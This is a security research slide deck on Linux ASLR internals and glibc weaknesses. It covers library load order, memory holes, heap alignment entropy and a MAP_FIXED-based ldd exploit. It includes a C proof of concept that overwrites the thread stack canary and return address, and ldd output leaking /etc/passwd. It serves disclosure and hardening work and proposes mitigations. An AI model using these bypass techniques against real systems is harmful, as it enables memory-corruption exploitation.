Ilya Smith

Linux ASLR and GNU Libc: Address space layout computing and defence, and “stack canary” protection bypass

POSITIVE TECHNOLOGIES

ptsecurity.com

Who Am I?

- Security Researcher at Positive Technologies
  - CVE-2017-3223 https://www.ptsecurity.com/ww-en/about/news/286753/
  - http://blog.ptsecurity.com/2012/12/windows-8-aslr-internals.html
  - It’s just the beginning
- CTF player more then 10 years:
  - SiBears as reverser, pwn, web
  - LC/BC as pwn, reverser
- Email: blackzert@gmail.com
- twitter: @blackzert
- github: https://github.com/blackzert
- bitcoin: some day.

Roadmap

- Linux ASLR implementation specifics and weaknesses
- GNU Libc under the microscope
  - ✓ Generic bypass of stack canary
  - ✓ EoP over ldd code execution vuln
  - ✓ Smash the cache
  - ✓ Find the Heap
- Story about 4 Linux kernel patches

Address Space Layout Randomization(ASLR)

- ASLR Overview
- ASLR Evolution
- Known Bypass Techniques

ASLR Overview

- Well-known mitigations are Data Execution Protection (DEP), Stack Protector (Canary), ASLR
- ASLR is a mitigation technique against memory corruption attacks:

  address + random()
- Implementation is different for each operation systems
- ASLR is **not** exactly **a formal approach**

ASLR Evolution

- Introduced in Linux in 2005
- Yearly implementation on xorl described in detail
- Improvements made by the PaX patch and GRSecurity team
- Compromised by Hector Marco-Gisbert and Ismael Ripoll in 2014 (offset2lib attack), patches released
- Last compromised by Marco-Gisbert and Ismael Ripoll in 2016 (see "ASLR-NG: Address Space Layout Randomization Next Generation"), no patches provided

Known Bypass Techniques


- Information leakage
  printf(“%p”, …)
- Out of bounds
  read/write: array[hacker_input]
- Bad entropy or weak implementation
  AMD Bulldozer ASLR weakness
- Side effects
  Branch-prediction
  Spectre, Meltdown

Current ASLR in Linux

- $ less /proc/self/maps
- From *execve*

Current ASLR in Linux

- $ less /proc/self/maps shows a current process layout.
- **Behaviour would be the same for any execution.**
- Ubuntu x86-64 is used for the research.



```
Last login: Sun Feb 11 20:18:33 on ttys001
MacBook-Pro-blackzert:~ blackzert$ less /self/proc/maps
/self/proc/maps: No such file or directory
MacBook-Pro-blackzert:~ blackzert$
```

$ less /proc/self/maps Base Address

- */bin/less* ends with the **5627a84ed000** address.
- **5627a82bf000** is a base address of an application image.
- ELF files can have a *.bss* section mapped anonymously.
- The result of */bin/less* looks fine:

```
5627a82bf000-5627a82e5000 r-xp /bin/less
5627a84e4000-5627a84e5000 r--p /bin/less
5627a84e5000-5627a84e8000 rw-p /bin/less
5627a84e8000-5627a84ed000 rw-p
```

$ less /proc/self/maps Heap Address

- The heap start address is **5627aa2d4000**.
- The heap can grow till it meets another segment.
- The result looks fine:

```
5627aa2d4000-5627aa2f5000 rw-p [heap]
```

$ less /proc/self/maps mmap_base

- Libraries start with **mmap_base = 7f3631293000**.
- All libraries are **close to each other**: **GNU Libc loads all other files with an mmap system call**.


```
7f3630a78000-7f3630c38000 r-xp .../libc-2.23.so
7f3630c38000-7f3630e38000 ---p .../libc-2.23.so
7f3630e38000-7f3630e3c000 r--p .../libc-2.23.so
7f3630e3c000-7f3630e3e000 rw-p .../libc-2.23.so
7f3630e3e000-7f3630e42000 rw-p
7f3630e42000-7f3630e67000 r-xp .../libtinfo.so.5.9
7f3630e67000-7f3631066000 ---p .../libtinfo.so.5.9
7f3631066000-7f363106a000 r--p .../libtinfo.so.5.9
7f363106a000-7f363106b000 rw-p .../libtinfo.so.5.9
7f363106b000-7f3631091000 r-xp .../ld-2.23.so
7f363126c000-7f363126f000 rw-p
7f363128e000-7f3631290000 rw-p
7f3631290000-7f3631291000 r--p .../ld-2.23.so
7f3631291000-7f3631292000 rw-p .../ld-2.23.so
7f3631292000-7f3631293000 rw-p
```

Current ASLR in Linux From *execve*

TASK_SIZE = 2 – 4096

execve does the following:

1. Removes the current mapping.
2. Creates the *stack* region.
3. Chooses *mmap_base*.
4. Loads binary at 2/3***TASK_SIZE** + *random*.
5. Loads the interpreter if needed.
6. Chooses a heap at an offset of no more than **32MB** from binary.


0x0
mmap will fail with EPERM
mmap_min_addr
gap
area will never chosed by mmap
2/3 TASK_SIZE ~92 TB + random 1TB-16TB
binary
random up to 32MB
Heap
libraries/mmap/etc
mmap_base
random ~ 1TB (28bits) or 16TB (32bits)
stack
random ~16GB
TASK_SIZE 0x7ffffffff000

MMAP Address Choosing


- VMA
- Doubly Linked List
- Augment Red-Black Tree

How *mmap* Really Works

```
struct vm_area_struct {
	unsigned long vm_start;
	unsigned long vm_end;
	...
	struct vm_area_struct *vm_next, *vm_prev;
	struct rb_node vm_rb;
	...
	pgprot_t vm_page_prot;
	...
};
```

- *vm_start* is the start of a region.
- *vm_end* is the first byte address after the end of the memory region.
- *vm_page_prot* is access permissions for this VMA.


Doubly Linked List



VMA is stored in a doubly linked list.

Augment Red-Black Tree

- The **key** is *vm_start*.
- Augment is a **gap** defined in bytes as a maximum of:
  - Difference between the start of the current VMA and the end of a preceding VMA in a linked list
  - Available memory in the left subtree
  - Available memory in the right subtree
- The lowest address is *mmap_min_addr* (64KB by default)
- A **maximum address** with a suitable length will be always **chosen**.
- *mmap_base* is the upper limit in address choosing.




Why Is This Bad?

- Memory Regions Interaction
- Deeper Analysis

Memory Regions Interaction

- Memory corruption vulnerability will **affect** more segments.
- Region leakage **reveals** neighboring addresses.
- Different regions are **grouped** into a bigger region accessible to other regions.
- Offset2lib is a good **example** of how this attack can be performed.
- Old **CVE-2014-9427** in the PHP module is exactly what I described.
- How **serious** is this issue?



```
7f36c6a07000-7f36c6bbc000 r-xp .../libc-2.15.so
7f36c6bbc000-7f36c6dbb000 ---p .../libc-2.15.so
7f36c6dbb000-7f36c6dbf000 r--p .../libc-2.15.so
7f36c6dbf000-7f36c6dc1000 rw-p .../libc-2.15.so
7f36c6dc1000-7f36c6dc6000 rw-p
7f36c6dc6000-7f36c6de8000 r-xp .../ld-2.15.so
7f36c6fd0000-7f36c6fd3000 rw-p
7f36c6fe5000-7f36c6fe8000 rw-p
7f36c6fe8000-7f36c6fe9000 r--p .../ld-2.15.so
7f36c6fe9000-7f36c6feb000 rw-p .../ld-2.15.so
7f36c6feb000-7f36c6fed000 r-xp /tmp/app-PIE
7f36c71ec000-7f36c71ed000 r--p /tmp/app-PIE
7f36c71ed000-7f36c71ee000 rw-p /tmp/app-PIE
7fffe4018000-7fffe4039000 rw-p [stack]
7fffe41b7000-7fffe41b8000 r-xp [vdso]
```

Description of offset2lib attack

Deeper Analysis

I. Create a process:
   1. Load the binary.
   2. Load the **ld** interpreter.
   3. Execute **ld**:
      a. Load libraries.
      b. Initialize LD inner stuff.
      c. Run constructors.
      d. ...
   4. Run the application.

II. Find common constant steps.

III. Exploit everything.

Analyze

- Controllable Execution flow
- Library Loading Order
- Holes
- Stack Guard
- Heap Alignment
- Mem Cache
- *MAP_FIXED*

Controllable Execution Flow

- Any program may have **controllable execution flow**
- Controlled execution flow is always **used for attacks**.
- To **build such a flow**, you need to analyze the application.
- *strace* can be used to get mmap calls and build the layout.

```
$ strace -e mmap ./hello_world
mmap( … ) = 0x7f8ae9fd4000
mmap( … ) = 0x7f8ae9fd3000
mmap( … ) = 0x7f8ae99ff000
mmap( … ) = 0x7f8ae9dbf000
mmap( … ) = 0x7f8ae9dc5000
mmap( … ) = 0x7f8ae9fd2000
mmap( … ) = 0x7f8ae9fd1000
Hello, World!
```

Library Loading Order

- Library Loading Order
- Attack

Library Loading Order

- Since libc-5 glibc **doesn’t use** the system call '*uselib*', glibc loads libraries with *mmap*.
- Linux kernel loads only the **binary image** and **interpreter**.
- **Library loading order is a constant** in GNU Libc:
    1. Put the ELF file into the FIFO (first input first output) queue for loading.
    2. Pop the ELF file from the queue and load it with *mmap*.
    3. Repeat step 2 until the queue is not empty.
- **ASLR ends on choosing *mmap_base* (libld).**

Load Library Order: Attack

- **P**rocedure **L**inkage **T**able contains pointers to other libraries or to libdl if not yet linked
- **Calculation of library space**: subtract the size of the previous library, add the size of the next library.
- Linux distributives contain packages => **easy to calculate the** library **size**.
- Since version 7, Android has **implemented randomization** for the library order.

Holes

Holes

- **Holes** appear when unmap is a part of mapping.
- **strace** showed **memory allocations** with 4,096-byte offsets, which are **inside *libld***. Linux kernel created a hole.

mmap(… 4096 …) = **0x7f8ae9fd3000**
mmap(… 4096 …) = **0x7f8ae9fd2000**
mmap(… 4096 …) = **0x7f8ae9fd1000**

7f8ae9dc9000-7f8ae9def000 …/ld-2.23.so
7f8ae9fd1000-7f8ae9fd4000
7f8ae9fee000-7f8ae9fef000 …/ld-2.23.so

- Memory **was mapped** after the **kernel** loaded the process.
- The **hole** is big enough to store more such *mmap* requests as 0x7f8ae9fd1000-0x7f8ae9def000 = 0x1e2000.
- Can be used to **bypass ASLR and access data inside ld**.

Stack Guard

- TLS
- Stack Guard Protection
- Bypass
- Get The Buffer
- pthread Stack Thread
- PoC
- Mitigations

Thread Local Storage (TLS)

- **TLS** (thread local storage) is a mechanism for allocating variables (one instance per an extant thread).
- One of three allocations are used for TLS:

  mmap(… 4096 … MAP_ANONYMOUS …) = 0x7fd63e056**000**

  arch_prctl(ARCH_**SET_FS**, 0x7fd63e056**700**) = 0
- \`*fs*\` register keeps the **TCB** (thread control block) structure.

```
typedef struct {
        ...
        uintptr_t stack_guard;
        ...
} tcbhead_t;
```

Stack Guard

- Stack guard is a **mitigation** against **stack buffer overflow**.
- Stack guard **pushes** a value to the stack top at **prologue**:

```
text:00000000004005EE          mov   rax, fs:28h
text:00000000004005F7          mov   [rbp+var_8], rax
```

- **Compares** the value at **epilogue** with the saved value:

```
text:0000000000400631          mov   rcx, [rbp+var_8]
text:0000000000400635          xor   rcx, fs:28h
text:000000000040063E          jz    short ok
text:0000000000400640          call  __stack_chk_fail
text:0000000000400645 ok:
text:0000000000400645          leave
text:0000000000400646          retn
```

- **Terminates** application if comparison fails.

Stack Guard Bypass?

- We know where **TCB** is:

```
mmap( … ) =    0x7f8ae9fd3000
mmap( … ) =    0x7f8ae9fd2000        TCB
mmap( … ) =    0x7f8ae9fd1000
```

- In a memory layout, it looks like this:

```
…
7f8ae9dc9000-7f8ae9def000     …/ld-2.23.so
        Unmapped area
7f8ae9fd1000-7f8ae9fd4000     TCB is here
        Unmapped area
7f8ae9fee000-7f8ae9fef000              …/ld-2.23.so
…
```

- *mmap*(length less 106496 …)   will be **under** TCB
- *mmap*(length less 1974272 …)   will be **above** TCB
- These lengths depend on the **ld.so.cache** size that was **unmapped.**

Get the Buffer

- **mmap** malicious file
- **malloc**(length > 135128) calls *mmap*

Vectors: mmap / heap overflow

pthread Stack Thread

- *pthread_create* can **allocate stack** with *mmap.*
- Stack will be **placed near the libraries** and mapped segments.
- Where is the **new-thread TCB?** If it is mapped, we can do the same:

```
clone(child_stack=0x7fc8416f0ff0,
          ..., tls=0x7fc8416f1700,...)
```

TCB is 1,808 bytes below the stack.

Proof of Concept

```
int a = (int)x;
unsigned long *tcb;
arch_prctl(ARCH_GET_FS, &tcb);
printf("thread FS %p\n", tcb);
printf("cookie thread: 0x%lx\n", tcb[5]);
unsigned long * frame = __builtin_frame_address(0);
printf("stack_cookie addr %p \n", &frame[-1]);
printf("diff : %lx\n", (char*)tcb - (char*) &frame[-1]);
unsigned long len = (char*)tcb - (char*)&frame[-1];

// Rewrite the cookie
memset(&frame[-1], 0x41, len+sizeof(tcbhead_t));
// Rewrite return address
frame[1] = &pwn_payload;
```

Proof Of Concept Result

```
$ ./thread_stack_tls
thread FS 0x7fc81039d700
cookie thread: 0xd56ca7e76bd15400
stack_cookie addr 0x7fc81039cf48
diff : 7b8                1976 bytes
hacked!
```

- The issue was first found in 2013, not reported (link from Red Hat Security team ;)
- Intel ME was hacked the same way.
- Legacy from **Minix**?

Mitigations

- **Remove write access** from stack guard.
- Remove stack guard from the stack, get a **separate region**.
- TCB must be placed **randomly**.
- Generate a **new canary** on pthread_create:
    - fs register points to thread's own TLS (TCB)

Glibc development team wants this bug to be **published** to fix it.

0-day

Heap Alignment

- pthread and malloc
- Proof of Concept
- Heap Alignment
- Heap Alignment PoC
- Result

pthread and *malloc*

- *malloc* from a new thread will create a **new heap** with *mmap.*

- Heap objects are now **close to the libraries**.

- Heap address leakage => **leakage of any library address**.

Prof Of Concept

```
void * thread(void *x) {
        int a = (int)x;
        int *p_a = &a;
        void *ptr = malloc(8);
        printf("%lx\nn", (unsigned long long)ptr - (unsigned long long)p_a);
        return 0;
}
```

```
$ ./thread_stack_small_heap
ffffffff935e98c
$ ./thread_stack_small_heap
ffffffff938d98c
```

Difference?

Heap Alignment

OFFENSIVECON BY Blue Frost Security

- Thread heap is aligned to the heap size (64 MB).

```
[pid 30394] mmap(…134217728 … ) = 0x7f3233613000     128MB Chunk
[pid 30394] munmap(0x7f3233613000, 10407936) = 0      Unmap head
[pid 30394] munmap(0x7f3238000000, 56700928) = 0      Unmap tail
```

- *TASK_SIZE* is 2^{48}, 64MB is 2^{26}, results in 2^{22} **possible heaps**.
- *mmap_base* has fixed 8 bits = 0x7f.
- The first heap has the 2^{14} **entropy**—easy to guess!

- Vendor response:

*"This **is not a vulnerability** in itself. It is an **algorithmic constraint** how glibc **malloc operates**. We have some ideas how **to randomize the allocation offset within the subheap**, which would introduce further randomization. … We are planning to treat this as a security hardening as well." Red Hat Product Security*

Heap alignment PoC

Python script to get statistics

```
import subprocess
d = {}
def dump(iteration, hysto):
	print 'Iteration %d len %d'%(iteration, len(hysto))
	for key in sorted(hysto):
		print hex(key), hysto[key]
i = 0
while i < 1000000:
	out = subprocess.check_output(['./t'])
	addr = int(out, 16) #omit page size
	addr >>= 12
	if addr in d:
		d[addr] += 1
	else:
		d[addr] = 1
	i += 1
dump(i,d)
```

PoC Result

- C code of the thread

```
void *thread()
{
    printf("%p\n", malloc(8));
}
```

- PoC result is **16,385** different addresses = **$2^{14} + 1$**

MAP_FIXED

- Is MAP_FIXED Safe?
- ELF Segments Loading
- ldd Exploit
- ldd Exploit description
- Do You Know ldd?
- Impact

Is MAP_FIXED SAFE?

- From the *mmap* manual:

MAP_FIXED

Don't interpret addr as a hint: place the mapping at exactly that address. addr must be a multiple of the page size. If the memory region specified by addr and len **overlaps pages** of any **existing mapping(s)**, then the **overlapped part of the existing mapping(s) will be discarded.** If the specified address cannot be used, *mmap*() will fail. Because requiring a fixed address for a mapping is less portable, the use of this option is discouraged.

- Problem is already discussed at lwn.net/Articles/741335/.

- Here is a good example…

ELF Segments Loading

- An ELF file includes segments to be loaded. MAP_FIXED is used to load them. Here are some words about the ELF file segments:

PT_LOAD

The array element specifies a loadable segment, described by p_filesz and p_memsz. The bytes from the file are mapped to the beginning of the memory segment. If the segment's memory size (p_memsz) is larger than the file size (p_filesz), the ''extra'' bytes are defined to hold the value 0 and to follow the segment's initialized area. The file size may not be larger than the memory size. Loadable segment entries in the program header table appear in ascending order, **sorted on the p_vaddr** member.

- The order is **not checked** by the **kernel** and **libld**
- No impact is noticed from kernel side

Demo

ldd Exploit

- Ldd helps to check needed libraries. Usage example:

```
$ ldd ./main
    linux-vdso.so.1 =>  (0x00007ffc48545000)
    libevil.so => ./libevil.so (0x00007fbfaf53a000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007fbfaf14d000)
    /lib64/ld-linux-x86-64.so.2 (0x000055dda45e6000)
```

- Let’s change libevil to exploit ldd:

```
$ ldd ./main
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

ldd Exploit Explain

$ readelf –a libevil.so shows the following info

```
#   Type  VirtAddr   MemSiz
0   LOAD    0x0       0x1819

1   LOAD  0x400000  0x200000

2   LOAD  0x200000  0x200000
```

- ELF is loaded by GNU Libc with following code:

 maplength = loadcmds[nloadcmds - **1**].allocend - loadcmds[**0**].mapstart;

 mmap((**l_addr + c->mapstart**),.., **MAP_FIXED**| …)

 maplength is equel to **0x400000**, that is virtual address of second segment

- It re-mmaps libdl and takes control over the execution process.

